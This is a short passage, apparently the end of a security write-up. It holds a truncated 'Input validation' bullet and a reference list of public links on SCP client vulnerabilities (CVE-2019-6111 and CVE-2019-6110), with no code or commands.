- Input validation...

References

[1] https://nvd.nist.gov/vuln/detail/CVE-2019-6111

[2] https://nvd.nist.gov/vuln/detail/CVE-2019-6110

[3] https://www.exploit-db.com/exploits/46193

[4] https://ctftime.org/writeup/15836

[5] https://sintonen.fi/advisories/scp-client-multiple-vulnerabilities.txt